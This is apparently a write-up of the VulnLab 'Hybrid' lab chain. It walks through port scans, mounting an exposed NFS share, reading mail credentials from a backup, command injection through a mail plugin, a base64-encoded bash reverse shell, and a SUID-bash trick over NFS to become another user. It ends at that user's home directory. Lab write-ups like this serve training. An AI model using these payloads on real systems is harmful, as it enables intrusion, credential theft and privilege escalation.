VulnLab -- Hybrid Writeup

Hybrid
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Hybrid chain from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the chain.

Let’s start by scanning the chain.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 593,139,445,9389,3389,464,5985,54798,389,54763,54776,49667,3268,54783,135,53,49669,52120,636 --min-rate=1000 10.10.255.101

Unlike the normal boxes the chain have 2 initial IP so let’s scan the second IP
1
sudo nmap -sC -sV -sS -O -A -oN scanned-102.txt -p 35739,41033,49177,143,111,60249,22,25,993,110,80,587,37033,2049,995 --min-rate=1000 10.10.255.102

Now let’s enumerate the nfs
1
showmount -e 10.10.255.102

Notice that we have a share named /opt/share
Now let’s go and mount the nfs share
1
sudo mount -t nfs 10.10.255.102:/opt/share /tmp

As we see we got a backup file so let’s go copy and extract it
1
tar -xvzf backup.tar.gz

now let’s cat the dovecot-users
1
cat dovecot/dovecot-users

And we got emails and passwords
email: admin@hybrid.vl password: Duckling21 email: peter.turner@hybrid.vl passowrd: PeterIstToll!
Now let’s login as the user peter.turner
1
2
email: peter.turner@hybrid.vl
passowrd: PeterIstToll!

Now let’s see what we can find

Notice that there is a mail saying that there was a plugin installed on the server
so let’s search for a CVE to this plugin

Notice that we found an RCE Vulnerability
Now let’ exploit it
1
admin&ping${IFS}-c${IFS}3${IFS}10.8.5.233&hybrid.vl

Now let’s open tcpdump on our machine

1
sudo tcpdump -i tun0 icmp
Now let’s see if we got connection

now let’s get a reverse shell and pass it
1
echo "bash -c 'bash -i >& /dev/tcp/10.10.255.102/1337 0>&1'" | base64 -w0

Now let’s gain a reverse shell
1
admin&echo${IFS}YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjUuMjMzLzEzMzcgMD4mMScK|base64${IFS}-d|bash&@hybrid.vl

now let’s stable the shell
1
python3 -c 'import pty;pty.spawn("/bin/bash")'

Now let’ press CTRL + Z

now type this
1
stty raw -echo;fg

now
1
export TERM=xterme

Now let’s create a new user
1
sudo useradd shareuser

now let’s change it’s sed to the sed of peter.turner
1
sudo sed -i -e 's/1002/902601108/g' /etc/passwd

now let’s go and copy the bash binary to the nfs directory and add SUID binary to it
1
cp /usr/bin/bash /opt/share;chmod +x /opt/share/bash;chmod +s /opt/share/bash

Now on our attack machine let’s copy the bash binary to the tmp and add the SUID to it
1
cp /usr/bin/bash /tmp;chmod +x /tmp/bash;chmod +s /tmp/bash

notice that on the victim machine we got the bash SUID so let’s login as peter
1
/opt/share/bash -p

as we see we are now the user peter.turner
Now let’s navigate to the home directory
1
cd /home/peter.turner@hybrid.vl
